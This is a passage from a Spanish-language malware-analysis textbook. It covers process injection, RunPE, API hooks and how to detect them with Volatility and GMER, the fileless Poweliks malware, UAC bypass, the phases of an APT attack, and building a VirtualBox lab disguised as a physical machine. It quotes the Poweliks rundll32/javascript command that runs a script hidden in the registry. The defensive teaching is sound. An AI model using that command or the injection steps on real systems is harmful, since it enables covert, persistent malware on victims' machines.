
La inyección de código consiste en un malware que se desplaza en un proceso legítimo del sistema. Generalmente, los objetivos son *winlogon.exe* (proceso que gestiona la conexión del usuario, el célebre [Ctrl][Alt][Supr]) o *explorer.exe* (proceso que gestiona las ventanas de Windows, así como la barra de tareas). Este método permite ocultarse en un proceso existente y no levantar sospechas.

Existen varios métodos para inyectar .dll: por ejemplo, a través del registro o mediante la función `CreateRemoteThread()`.

Para llevar a cabo el primer método, basta con controlar el registro:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_DLLs
```

Para el segundo método, es posible utilizar la herramienta *process explorer* con objeto de enumerar las bibliotecas de un proceso en ejecución:



La inyección de código es una técnica extremadamente habitual en los malwares actuales. El ransomware *Matsnu* (o *Rannoh*) utiliza este método desde el inicio de su ejecución para ocultarse en el

proceso *cftmon.exe*. Este binario permite a Windows gestionar la introducción de texto alternativa, como por ejemplo el reconocimiento de voz. Para ocultarse, Matsnu ejecuta el binario *cftmon.exe* del sistema operativo mediante la función `CreateProcess()`. A continuación, reserva una zona de memoria en el nuevo proceso ejecutado con permisos de ejecución (*PAGE_EXECUTE_READWRITE*). Utiliza la función `WriteProcessMemory()` para copiar su propio código en el proceso *cftmon.exe*. Para finalizar, utiliza la función `CreateRemoteThread()` para arrancar un thread con el código que acaba de inyectar.

RunPE

Otra técnica utilizada con frecuencia por los malwares se denomina RunPE. Esta técnica consiste en ejecutar un binario legítimo de Windows (por ejemplo, *explorer.exe*) en modo `CREATE_SUSPENDED`. El proceso se cargará en memoria y detendrá su ejecución. En este instante, el malware reemplazará en memoria el código del proceso legítimo por código malicioso (mediante la función `WriteProcessMemory()`). Una vez realizada esta etapa, el malware continuará la ejecución del proceso gracias a la función `ResumeThread()`, y el código malicioso se ejecutará en lugar del código legítimo.

Hooks

Un tercer método para ocultarse consiste en utilizar hooks. Un hook consiste en reemplazar alguna funcionalidad de una aplicación por la suya propia. Por ejemplo, reemplazar una función por otra desarrollada con objetivos específicos. Los hooks pueden ser perfectamente legítimos, aunque los atacantes pueden utilizarlos para fines maliciosos. Un atacante podría reemplazar la función que permite enumerar los procesos por la suya propia, que mostraría únicamente ciertos procesos. Sería imposible, para un usuario, ver que ciertas cosas se están ejecutando en la máquina. Existen varios tipos de hook: IAT (*Import Address Table*), EAT (*Export Address Table*), IDT (*Interrupt Descriptor Table*), SSDT (*System Service Dispatch Table*), Inline API y driver IRP (*I/O Request Packet*). Cada uno de estos hooks modifica el comportamiento de un componente específico de Windows. Estas tablas se presentarán con detalle más adelante en este libro. Pero se muestra aquí una explicación rápida de estos hooks.

IAT es una tabla presente en cada binario de Windows. Contiene las direcciones de las funciones que utiliza dicho binario. Es posible modificar esta tabla para que, en lugar de invocar a la función estándar, se utilice otra función.

Para enumerar los hooks IAT se puede utilizar el módulo `apihooks` de *Volatility*.

EAT es una segunda tabla que permite almacenar direcciones de funciones. El mismo tipo de manipulación puede tener lugar.

IDT es una tercera tabla que contiene las funciones que se invocan en caso de interrupción o de excepción. También es posible reemplazar estas direcciones de funciones para ejecutar código malicioso.

La tabla SSDT contiene las funciones de los servicios del sistema. Es posible utilizar el módulo de *Volatility*`ssdt` para enumerar estos hooks. He aquí un ejemplo en el caso del malware *Zeus* (un malware que sustrae los datos bancarios de los usuarios):

```
rootbsd@lab:~$ vol.py -f zeus.vmem ssdt
Volatile Systems Volatility Framework 2.1_alpha
[x86] Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...
SSDT[0] at 80501030 with 284 entries
  Entry 0x0000: 0x8059849a (NtAcceptConnectPort) owned by
ntoskrnl.exe
  Entry 0x0001: 0x805e5666 (NtAccessCheck) owned by ntoskrnl.exe
  Entry 0x0002: 0x805e8ec4 (NtAccessCheckAndAuditAlarm) owned by
ntoskrnl.exe
  Entry 0x0003: 0x805e5698 (NtAccessCheckByType) owned by
ntoskrnl.exe
  Entry 0x0004: 0x805e8efe (NtAccessCheckByTypeAndAuditAlarm)
owned by ntoskrnl.exe
```

La tabla lo muestra de manera clara, la función `NtAcceptConnectPort()` está gestionada por *ntoskrnl.exe*.

Todos estos métodos de hook son bastante similares en su filosofía. Es importante subrayar que el análisis de la memoria permite identificar estos hooks. Existen herramientas como *Volatility* o *WinDbg*que resultan extremadamente importantes en este tipo de análisis.

La herramienta *GMER* es un detector de rootkits. Para detectar un rootkit, utiliza numerosas técnicas; una de ellas consiste en identificar los hooks. Puede descargarse de la siguiente dirección: http://www.gmer.net. *GMER* permite identificar los procesos, los thread, los módulos, los servicios, los archivos ocultos, así como todos los hooks expuestos en este capítulo.

Una vez ejecutado el archivo binario, la lista de elementos que se deben escanear está disponible a la derecha en la interfaz:

Una vez seleccionados todos los elementos de control, basta con hacer clic en **Scan**. He aquí un ejemplo de rootkit identificado:

Este rootkit se sitúa a nivel del MBR (*Master Boot Record*), es decir, a nivel del sector de arranque del disco duro.

3. Malware sin archivo

Corría el año 2014 cuando los investigadores en seguridad descubrieron un malware sin archivo: *Poweliks*. Este estaba íntegramente almacenado en el registro. El malware utilizaba el siguiente código para ejecutar lo que se encontraba en este registro:

```
rundll32.exe  javascript:"\..\mshtml,RunHTMLApplication
";document.write("\74script  language=jscript.encode>"+(new
%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\software\\microsoft\\
windows\\currentversion\\run\\")+"\74/script>")
```

Esta línea permite ejecutar el script almacenado en la clave de registro: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\\74`, donde `\74` es un carácter no imprimible. Gracias a esta astucia, no era necesaria la presencia de ningún archivo en disco.

4. Esquivar el UAC

El UAC (*User Account Control*) es un mecanismo implementado por Microsoft desde Windows 7. Permite a un usuario administrador no tener que utilizar constantemente sus permisos con elevados privilegios. Por ejemplo, una cuenta de administrador no necesita serlo cuando utiliza su navegador. Por defecto, todas las aplicaciones se ejecutan como usuario sencillo. Para ejecutar una aplicación con permisos de administrador, hay que hacer clic con el botón derecho sobre el archivo binario y seleccionar a continuación la opción **Ejecutar como administrador**. En este momento, aparece la siguiente ventana:

Como podemos observar en el título de la ventana, tenemos como asunto UAC.

El UAC permite solicitar una validación al usuario: ¿desea obtener los permisos de administrador o no para ejecutar este proceso? Ciertos malwares requieren ejecutarse como administrador, de modo que los autores de estos malwares necesitan gestionar la visualización de una ventana de este tipo en el equipo del usuario y esperar a que haga clic en **Sí**, o bien encontrar una manera de esquivar el UAC.

Existen decenas de técnicas para esquivar el UAC. Estas técnicas dependen de la versión de Windows. Algunas están disponibles (código fuente) y explicadas en la siguiente dirección: https://github.com/hfiref0x/UACME. Todas las técnicas descritas están relacionadas con debilidades del control en Windows. Además, todas ellas se han identificado en malwares existentes (por ejemplo, *GootKit*, *Carberp* o incluso *Simda*).

Modo operativo en caso de amenazas a objetivos persistentes (APT)

1. Introducción

El modo operativo durante un ataque de tipo amenaza persistente a un objetivo no es el mismo que el que se llevaría a cabo en ataques a personas aleatorias mediante campañas de spam masivas. En un ataque dirigido a una entidad profesional específica, el atacante tendrá que enfrentarse a un entorno profesional, con una infraestructura compleja, una configuración profesional de los sistemas de detección de intrusión…

Sin embargo, la complejidad de la red de la entidad objetivo puede, por sorprendente que pueda parecer, facilitar el trabajo del atacante. No será necesario definir la persona objetivo de manera específica, pero se podrá atacar a alguno de sus colegas o a algún empleado de algún otro equipo o incluso de alguna otra sede. Las interconexiones entre cada puesto de empleado facilitarán el trabajo de rebote hasta alcanzar el objetivo deseado.

Comprender el modo operativo del atacante ayuda a realizar un análisis que permita identificar un malware. Es más sencillo organizar el tiempo de trabajo dedicado a identificar máquinas infectadas o a identificar un malware si el modo operativo del atacante se domina perfectamente.

En esta sección se presentarán las cinco fases tradicionales de un ataque de este tipo.

2. Fase 1: reconocimiento

La primera etapa del atacante consiste en conocer su objetivo. La información puede adquirirse mediante motores de búsqueda, a través de redes sociales orientadas al mundo profesional, como LinkedIn, o incluso mediante las redes sociales dirigidas al gran público. También pueden recuperarse físicamente sobre el terreno, en las instalaciones del objetivo, hurgando en las papeleras, etc.

El atacante trata de buscar todo tipo de información: los empleados (hobbies, nombres, correos electrónicos…), el tipo de aplicaciones y de hardware utilizados en las instalaciones del objetivo, sus proveedores… El objetivo de esta recogida de información consiste en encontrar el eslabón débil de la cadena y tratar de realizar la intrusión a través de este eslabón. No es extraño encontrar casos en los que el atacante se dirige a algún proveedor poco securizado para rebotar hasta el objetivo real.

3. Fase 2: intrusión

La segunda fase consiste en realizar una primera intrusión digital en la infraestructura objetivo. Existen muchas maneras de llevar esto a cabo. He aquí algunos ejemplos:

- *Spear phishing*: este método consiste en enviar a un destinatario, identificado durante la fase de reconocimiento, un correo electrónico con un archivo adjunto (o que incluya un enlace hacia un documento o un sitio web). Este archivo adjunto contendrá un malware (directamente o mediante un archivo multimedia malicioso, como describiremos más adelante en este libro). Una vez abierto el archivo adjunto, el malware se ejecutará en la máquina. Para optimizar las probabilidades de que se abra el archivo, el atacante debe despertar la curiosidad de la persona objetivo e incitarla a hacer clic. El atacante podrá hacer referencia a sus pasiones proponiéndole rebajas en productos, podrá enviar fotografías de desnudos o incluso hacerse pasar por algún colega enviándole un documento de trabajo para su revisión. Los atacantes muestran, generalmente, una gran imaginación para alcanzar sus fines.

- *Water holing*: este método consiste en comprometer un sistema legítimo, que se consulta con frecuencia por el objetivo (por ejemplo, un proveedor o un socio), para difundir el malware sobre las máquinas que han consultado este sitio. Los usuarios que visitan este sitio todos los días y desde hace varios años no percibirán nada raro por lo general.

- *Social engineering*: el factor humano suele ser el eslabón más débil. El *social engineering* consiste en explotar esta debilidad incitando a la persona a instalar ella misma el malware sobre su máquina sin darse cuenta. El atacante puede, por ejemplo, telefonear al objetivo haciéndose pasar por el equipo de soporte técnico y pidiendo al usuario que realice una serie de manipulaciones para instalar el malware sobre su propia máquina.

4. Fase 3: persistencia

Esta fase consiste, para el atacante, en tener acceso a su primera máquina infectada mediante la fase anterior. En este momento será capaz de administrar de manera remota la máquina e instalar sus herramientas de posexplotación.

5. Fase 4: pivotar

Esta fase consiste, para el atacante, en «pasearse» por la red interna de la entidad objetivo. Los sistemas operativos Microsoft permiten realizar esta tarea de manera muy sencilla mediante el *Pass-The-Hash* o el *Pass-The-Ticket*. En estos sistemas, una huella, denominada *hash* en inglés (o ticket en el caso de utilizar Kerberos), se almacena en la memoria de la máquina una vez que se conecta un usuario. Esta huella puede permanecer en memoria varios meses. Permite al usuario conectarse a otros sistemas Windows sin tener que pedir su contraseña (con la condición de que tenga autorización para conectarse a la máquina de destino, evidentemente). El atacante puede intentar recuperar esta huella de la memoria de la máquina infectada y usarla para conectarse a otras máquinas. Generalmente, en las empresas que utilizan una gestión de cuentas centralizada (de tipo Active Directory), un usuario puede conectarse a cualquier máquina. Tendrá acceso automáticamente a su propio perfil y a sus archivos. El atacante va a utilizar, de algún modo, esta funcionalidad para moverse entre máquinas.

El objetivo para el atacante va a ser comprometer el mayor número de máquinas y disponer de «caminos alternativos» en caso de que se detecte la infección. Además de otras máquinas de escritorio, el atacante trata de infectar generalmente los servidores de Active Directory donde están almacenadas todas las cuentas de la empresa (para robar las cuentas de otros usuarios); los servidores de correo electrónico, pues contienen gran cantidad de información, y los servidores de almacenamiento de archivos, pues contienen todo el conocimiento de la entidad objetivo.

6. Fase 5: filtración

La última etapa para el atacante consiste en sustraer los datos deseados. Gracias a los accesos obtenidos durante la fase anterior, será capaz de seleccionar los datos interesantes y filtrarlos a través de alguna de las máquinas de escritorio comprometidas que tengan acceso a Internet.

7. Trazas dejadas por el atacante

Algunas de las fases descritas anteriormente dejan trazas en los registros de los sistemas Windows (si están configurados correctamente). Además, el uso de ciertas herramientas de posexplotación deja también trazas (algunas crean servicios para obtener los permisos *SYSTEM* en el sistema). La fase de intrusión puede dejar también trazas en los registros de los servidores de correo electrónico o en los registros de conexión a Internet.

Toda esta información puede ayudar al analista a identificar una máquina comprometida en su parque informático y a identificar el propio malware.

Conclusión

Una vez identificado el archivo malicioso mediante las diferentes recogidas de información y análisis, es preferible realizar una copia sobre la máquina que vaya a servir para llevar a cabo el análisis. También es recomendable guardar un archivo .zip con contraseña (la comunidad utiliza, generalmente, *infected*). El uso de un archivo .zip con contraseña evita que los antivirus escaneen el malware y lo eliminen. Hay que guardar siempre una traza del trabajo realizado. Es importante realizar un hash del archivo para poder identificarlo fácilmente. El malware que servirá de base para el análisis se denomina muestra o incluso *sample*. Una vez recopilado el malware, es posible comenzar con su análisis.

Para un analista de malwares, la parte de detección es una parte importante. En efecto, sin haber identificado dónde se encuentra el malware, es imposible poder analizarlo. Esta etapa puede, en ocasiones, resultar muy complicada y hacer honor al dicho «buscar una aguja en un pajar». A veces, un analista no sabe ni siquiera dónde empezar a buscar, ni incluso si la máquina se encuentra realmente infectada. Si se han realizado peticiones de red, es posible conocer la URL y buscar las cadenas de caracteres correspondientes a esta URL. Sin embargo, en ciertos casos, el analista dispone de muy poca información.

En otros casos, no es necesario recopilar información, en particular cuando los malwares se envían mediante correo electrónico. En efecto: en tal situación, la muestra (o sample) que se debe analizar se encuentra en el archivo adjunto del correo electrónico.

Creación de un laboratorio de análisis

1. Introducción


Los malwares son peligrosos por naturaleza para los sistemas de información. Los analistas deben configurar, por tanto, un entorno para no infectar sus propias máquinas. Para ello, las soluciones basadas en máquinas virtuales son muy prácticas y fáciles de usar. En efecto, si el malware se ejecuta en este entono contenido, la infección no podrá propagarse a la máquina del analista, denominada máquina host.

Sin embargo, hay que prestar atención a ciertos aspectos. Las soluciones de virtualización permiten compartir discos o carpetas entre la máquina host y las máquinas virtuales. Estas funcionalidades deberían restringirse o utilizarse con gran precaución. Por ejemplo, en el caso de un ransomware que cifre ciertos tipos de archivo, si alguna carpeta de la máquina host que contenga este tipo de archivo se comparte con la máquina virtual, estos archivos se cifrarían, evidentemente, durante la ejecución del malware.

Es preciso controlar también otros aspectos. Para evitar que sean demasiado fáciles de analizar, ciertos desarrolladores de malwares controlan si el malware se ejecuta sobre una máquina física y no sobre una máquina virtual. Conviene configurar la máquina virtual para que se parezca lo más posible a una máquina física.

2. VirtualBox


VirtualBox es una solución de virtualización de software libre desarrollada por Oracle y disponible en la siguiente dirección: https://www.virtualbox.org/. Esta herramienta resulta muy interesante para un análisis de malwares, pues su uso es muy simple, flexible, y existe también una API para poder manipularla mediante scripts. Una vez instalada, se muestra la siguiente pantalla tras su primera ejecución:



Para crear una primera máquina virtual, basta con hacer clic en el botón **New**. Se abre un asistente que plantea diversas preguntas para configurar la máquina virtual, tales como el número de CPU (*Central Processor Unit*), la cantidad de memoria que se desea asignar a la máquina virtual… Es importante seguir las recomendaciones del asistente para que la máquina virtual pueda funcionar correctamente.

La máquina virtual se encuentra configurada:

La segunda parte de la configuración consiste en definir los parámetros de la red. Para modificarla, hay que hacer clic en **Settings** y, a continuación, en **Network**. Aparece entonces la configuración de red:



Es preferible configurar la interfaz en modo **Host-only Adapter**. Esta configuración permite crear una interfaz de red dedicada para la máquina virtual y no compartir la interfaz física de la máquina host. Este tipo de configuración resulta interesante en caso de que el analista desee registrar el tráfico de red saliente de la máquina virtual directamente sobre la interfaz *vboxnet0*.

A continuación es posible instalar el sistema operativo en VirtualBox; la instalación se lleva a cabo de la misma manera que si se tratara de una instalación en una máquina física. Es posible compartir directamente el CD-ROM de instalación con una máquina virtual. Para ello, basta con ir a **Settings**, luego a **Storage**, seleccionar el lector de CD entre los controladores IDE disponibles y conectar el lector de CD de la máquina con el lector de CD virtual. Es posible utilizar una imagen ISO en lugar de un lector de CD físico.

Para terminar, y para poder ejecutar los malwares modernos que intentan detectar las máquinas virtuales, es necesario modificar la configuración de la máquina virtual en VirtualBox. El objetivo de esta modificación es hacer pasar la máquina virtual por una máquina física.

En caso de que la máquina host sea un sistema Linux, es posible recuperar las características de la máquina física:

Estos datos se aplicarán en la configuración de la máquina virtual. Para ello, se utiliza el comando `VBoxManage`. He aquí los comandos en el caso de una máquina virtual llamada «lab»:

He aquí los comandos en el caso de una máquina virtual llamada «lab»:

```
rootbsd@lab:~$ dmidecode -t0
# dmidecode 2.11
SMBIOS 2.7 present.

Handle 0x0000, DMI type 0, 24 bytes
BIOS Information
   Vendor: <fabricante>
   Version: <versión de la BIOS>
   Release Date: <fecha de la BIOS>
[...]

rootbsd@lab:~$ dmidecode -t1
# dmidecode 2.11
SMBIOS 2.7 present.

Handle 0x0001, DMI type 1, 27 bytes
System Information
   Manufacturer: <fabricante>
   Product Name: <producto>
   Version: <versión>
   Serial Number: <número de serie>
   UUID: <UUID>
   Wake-up Type: Power Switch
   SKU Number: <cifras>
   Family: <cifras>
```

También puede ser

```
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVendor"  "<fabricante>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiBIOSVersion"  "<versión  de
la BIOS>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseDate"  "<fecha
de la BIOS>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMajor"  <fecha
de la BIOS>
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiBIOSReleaseMinor"  <fecha
de la BIOS>
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMajor"  <fecha
de la BIOS>
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiBIOSFirmwareMinor"  <fecha
de la BIOS>
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiSystemVendor"  "<fabricante>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiSystemProduct"
"<producto>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiSystemVersion"
"<producto>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiSystemSerial"  "<número  de
serie>"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiSystemSKU"  "Not
Specified"
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiSystemFamily"
"<"cifras">"
```

```
rootbsd@lab:~$ VBoxManage setextradata "lab"
"VBoxInternal/Devices/pcbios/0/Config/DmiSystemUuid"   "<UUID>"
```

